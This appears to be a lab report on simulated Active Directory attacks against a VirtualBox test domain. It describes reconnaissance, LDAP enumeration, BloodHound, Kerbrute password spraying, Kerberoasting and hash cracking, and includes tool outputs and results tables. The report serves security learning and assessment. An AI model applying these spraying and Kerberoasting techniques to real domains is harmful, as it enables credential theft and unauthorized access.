# Introduction

The objective of this project is to conduct a comprehensive simulation and assessment of attacks against an Active Directory (AD) environment, with the goal of identifying vulnerabilities and understanding key attack vectors exploited by adversaries. The engagement covers several techniques, including user enumeration, password spraying, Kerberoasting (Kerberos ticket extraction and abuse), and SSH login attempts using credentials obtained from roasted service accounts. All activities were performed within a controlled lab setting designed to mimic enterprise network conditions.

By executing these attack scenarios—particularly Kerberoasting for credential harvesting and subsequent SSH access using compromised service account credentials—the project demonstrates the tangible risks posed by insufficient security controls and highlights the importance of rigorous monitoring, secure configuration, and proactive defence in safeguarding AD infrastructure.

# Environment Setup

To accurately simulate Active Directory attack scenarios, a controlled lab environment was established with the following components:

## Operating Systems (OS)

- Kali Linux 2025:
  Served as the attacker machine, equipped with penetration testing tools such as Kerbrute for AD user enumeration and network reconnaissance.
- Windows Server 2019:
  Configured as the Active Directory Domain Controller (AD DC), responsible for managing authentication and user/group policies during testing.

## Network Configuration


- Both attacker and target systems were deployed within the same isolated virtual network using VirtualBox/VMware.
- Internal IP addressing was enforced to eliminate exposure to external networks and ensure safe, contained testing.

## Tools & Software

- Kerbrute: For Active Directory user enumeration and password spraying attacks.
- Impacket Suite: Utilized for Ticket Granting Service (TGS) requests, Kerberos token captures, and related Kerberos protocol testing.
- CrackMapExec: Used for credential validation and lateral movement attempts.
- BloodHound: For AD environment relationship and privilege escalation analysis.
- Jexplorer & LDAP tools: To query and explore AD LDAP data.
- Nmap: Network scanning for host discovery and service enumeration.
- Nslookup: DNS and domain information gathering.

## Configurations

- Active Directory was populated with a diverse set of test users and groups.
- Password policies varied across users, ranging from high to low security levels. This allowed testing of password spraying with controlled lockout risks.
- Kali Linux environment was fully updated and configured with all necessary dependencies to support seamless execution of attack commands and tools.



Server Manager

Server Manager ‣ Local Server


PROPERTIES
For AD-DC1

| | | | |
|---|---|---|---|
| Computer name | AD-DC1 | Last installed updates | Never |
| Domain | adattack.local | Windows Update | Download u |
| | | Last checked for updates | Today at 2:0 |
| Windows Defender Firewall | Domain: On | Windows Defender Antivirus | Real-Time P |
| Remote management | Enabled | Feedback & Diagnostics | Settings |
| Remote Desktop | Disabled | IE Enhanced Security Configuration | On |
| NIC Teaming | Disabled | Time zone | (UTC-08:00) |
| Ethernet | 192.168.1.12, IPv6 enabled | Product ID | 00431-1000 |
| Operating system version | Microsoft Windows Server 2019 Standard Evaluation | Processors | 11th Gen Int |
| Hardware information | innotek GmbH VirtualBox | Installed memory (RAM) | 3.91 GB |
| | | Total disk space | 16.46 GB |

EVENTS
All events | 379 total

| Server Name | ID | Severity | Source | Log | Date and Time |
|---|---|---|---|---|---|
| AD-DC1 | 0 | Warning | Dwminit | Application | 8/11/2025 5:43:06 PM |
| AD-DC1 | 1000 | Error | Application Error | Application | 8/11/2025 5:43:00 PM |
| AD-DC1 | 1014 | Warning | Microsoft-Windows-DNS Client Events | System | 8/11/2025 5:40:13 PM |


Fig 1: Windows 2019 Server Manager Dashboard



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : AD-DC1
   Primary Dns Suffix  . . . . . . . : adattack.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : adattack.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-[redacted]-[redacted]-[redacted]C-[redacted]-[redacted]B
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2401:[redacted]900:1cbd:82f9:61c:[redacted]3f:[redacted]:e4[redacted](Preferred)
   Link-local IPv6 Address . . . . . : fe80::9ce4:1f85:1e18:892e%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.12(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::6e4f:89ff:[redacted]c3:
                                       192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 84410[redacted]
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-3[redacted]-2A-B5-03-[redacted]-0[redacted]-27-[redacted]-[redacted]3-8
   DNS Servers . . . . . . . . . . . : ::1
                                       192.168.1.12
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Users\Administrator>
```

Fig 2: Active Directory Administrator system config’s



There are no items to show in this view.

Group or user names:

- Domain Admins (ADATTACK\Domain Admins)
- Enterprise Admins (ADATTACK\Enterprise Admins)
- Key Admins (ADATTACK\Key Admins)
- Enterprise Key Admins (ADATTACK\Enterprise Key Admins)
- Administrators (ADATTACK\Administrators)
- Account Operators (ADATTACK\Account Operators)

| Permissions for Administrators | Allow | Deny |
|---|---|---|
| Full control | ☑ | ☐ |
| Read | ☑ | ☐ |
| Write | ☑ | ☐ |
| Create all child objects | ☑ | ☐ |
| Delete all child objects | ☑ | ☐ |

For special permissions or advanced settings, click Advanced.

Fig 3: Active Directory Structure

# Attack Scenarios Tested

### 1. Network Reconnaissance – Nmap & Service Discovery

Executed nmap -sV -p- <target> to discover all open ports and services on the domain controller. Targeted scans identified key AD services such as LDAP (389), Kerberos (88), and SMB (445). This successfully mapped the attack surface, revealing essential services for further enumeration and exploitation.

### 2. LDAP Enumeration

Used ldapsearch, Jexplorer, and Impacket's GetADUsers.py to query LDAP directories, gathering detailed user listings, group memberships, and domain structure information. This process retrieved a comprehensive list of users including administrative and service accounts, highlighting potential targets for further attacks.

### 3. BloodHound Analysis

Collected AD data with SharpHound from LDAP, SMB, and session enumeration, then visualized user-to-group relationships and attack paths in BloodHound. The analysis exposed misconfigured permissions and indirect privilege escalation routes, helping prioritize high-value targets.

### 4. CrackMapExec (CME) Usage

Enumerated users, SMB shares, and sessions using CrackMapExec, and performed password spraying and Kerberos authentication tests with valid or guessed credentials. This quickly validated user-password combinations and identified accessible SMB shares and weakly protected accounts.

### 5. Kerbrute – User Enumeration & Password Spraying

Compiled a username wordlist and ran kerbrute userenum to identify valid AD users, followed by password spraying using kerbrute passwordspray with commonly used passwords. The process successfully enumerated valid accounts, though some were protected by lockout policies that limited attack success.

### 6. Token Capture / TGS Request (Kerberoasting)

Used Impacket's GetTGS.py script to request TGS tickets for selected service accounts with weaker encryption settings. Captured TGS tickets were obtained successfully, though effective reuse required proper decryption keys.

### 7. Attempts to Crack Hashes / Tokens


Exported captured Kerberos hashes and ran offline cracking attempts with hashcat and similar tools. Cracking efforts were unsuccessful due to limited computational resources.

### 8. SSH Login Attempts Using Roasted Credentials

Although unable to crack the Kerberos token due to resource constraints, the domain was a virtual lab environment created by us. Using credentials obtained from the environment, SSH login attempts to target systems were made but failed because firewall rules blocked inbound SSH connections, restricting lateral movement during the assessment.


# Results & Findings

| **Attack / Tool** | **Outcome** | **Observations / Reasoning** |
|---|---|---|
| Nmap Recon | Success | Discovered all live hosts, open ports, and running services. Enabled identification of LDAP, SMB, and Kerberos endpoints for further attacks. |
| LDAP Enumeration | Success | Extracted users, groups, and organizational units. Revealed administrative and service accounts useful for privilege escalation testing. |
| BloodHound Analysis | Success | Visualized AD relationships, attack paths, and misconfigurations. Highlighted potential privilege escalation routes. |
| CrackMapExec (CME) | Partial Success | Enumerated users, sessions, and accessible shares. Validated some weak credentials; strong passwords remained secure. |
| Kerbrute User Enumeration | Success | Identified valid usernames effectively from wordlists. Limited by account lockout policies. |
| Kerbrute Password Spraying | Partial Success | Some accounts with weak passwords were accessed. Strong passwords and account lockouts prevented widespread access. |
| Token Capture / TGS Requests (Kerberoasting) | Partial Success | Captured tickets for accounts with weaker encryption. Tickets for stronger accounts required proper decryption keys, limiting usability. |
| Hash / Token Cracking | Limited Success | Unable to crack hashes due to resource constraints; underscored importance of password complexity and encryption strength. |
| SSH Login Attempts Using Roasted Credentials | Limited Success | SSH login attempts using obtained credentials failed due to firewall restrictions, despite the lab being a controlled virtual environment. |



```
└─$ nmap -sV 192.168.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 04:42 IST
Nmap scan report for 192.168.1.12
Host is up (0.0011s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-16 22:21:15Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: adattack.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: adattack.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:4C:63:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: AD-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.78 seconds
```


Fig 4: Nmap over the Domain Adattack.local



| sAMAccountName | userPrincipalName | memberOf |
|---|---|---|
| Backup Operators | | |
| Replicator | | |
| krbtgt | | CN=Denied RODC Password Replication Group,CN=Users,DC=... |
| Domain Controllers | | CN=Denied RODC Password Replication Group,CN=Users,DC=... |
| Schema Admins | | CN=Denied RODC Password Replication Group,CN=Users,DC=... |
| Enterprise Admins | | CN=Denied RODC Password Replication Group,CN=Users,DC=... |
| Domain Admins | | CN=Denied RODC Password Replication Group,CN=Users,DC=... |
| Server Operators | | |
| Account Operators | | |
| Read-only Domain Controllers | | CN=Denied RODC Password Replication Group,CN=Users,DC=... |
| Key Admins | | |
| Enterprise Key Admins | | |
| admin.it | admin.it@adattack.local | CN=Domain Admins,CN=Users,DC=adattack,DC=local |

Number of search results: 16


Fig 5: Jxplorer Visualization 1



| attribute type | value |
|---|---|
| cn | IT admin |
| instanceType | 4 |
| nTSecurityDescriptor | |
| objectCategory | CN=Person,CN=Schema,CN=Configuration,DC=adattack,DC=local |
| objectClass | top |
| objectClass | person |
| objectClass | organizationalPerson |
| objectClass | user |
| accountExpires | 9223372036854775807 |
| adminCount | 1 |
| badPasswordTime | 0 |
| badPwdCount | 0 |
| codePage | 0 |
| countryCode | 0 |
| displayName | IT admin |
| distinguishedName | CN=IT admin,OU=IT,DC=adattack,DC=local |
| dSCorePropagationData | 16010101000000.0Z |
| dSCorePropagationData | 20250811215035.0Z |
| dSCorePropagationData | 20250811215200.0Z |
| givenName | IT |
| lastLogoff | 0 |
| lastLogon | 0 |
| logonCount | 0 |
| memberOf | CN=Domain Admins,CN=Users,DC=adattack,DC=local |
| name | IT admin |
| objectGUID | (non string data) |
| objectSid | (non string data) |
| primaryGroupID | 513 |
| pwdLastSet | 133994226352954617 |
| sAMAccountName | admin.it |
| sAMAccountType | 805306368 |
| sn | admin |
| userAccountControl | 512 |
| userPrincipalName | admin.it@adattack.local |
| uSNChanged | 20573 |
| uSNCreated | 20542 |

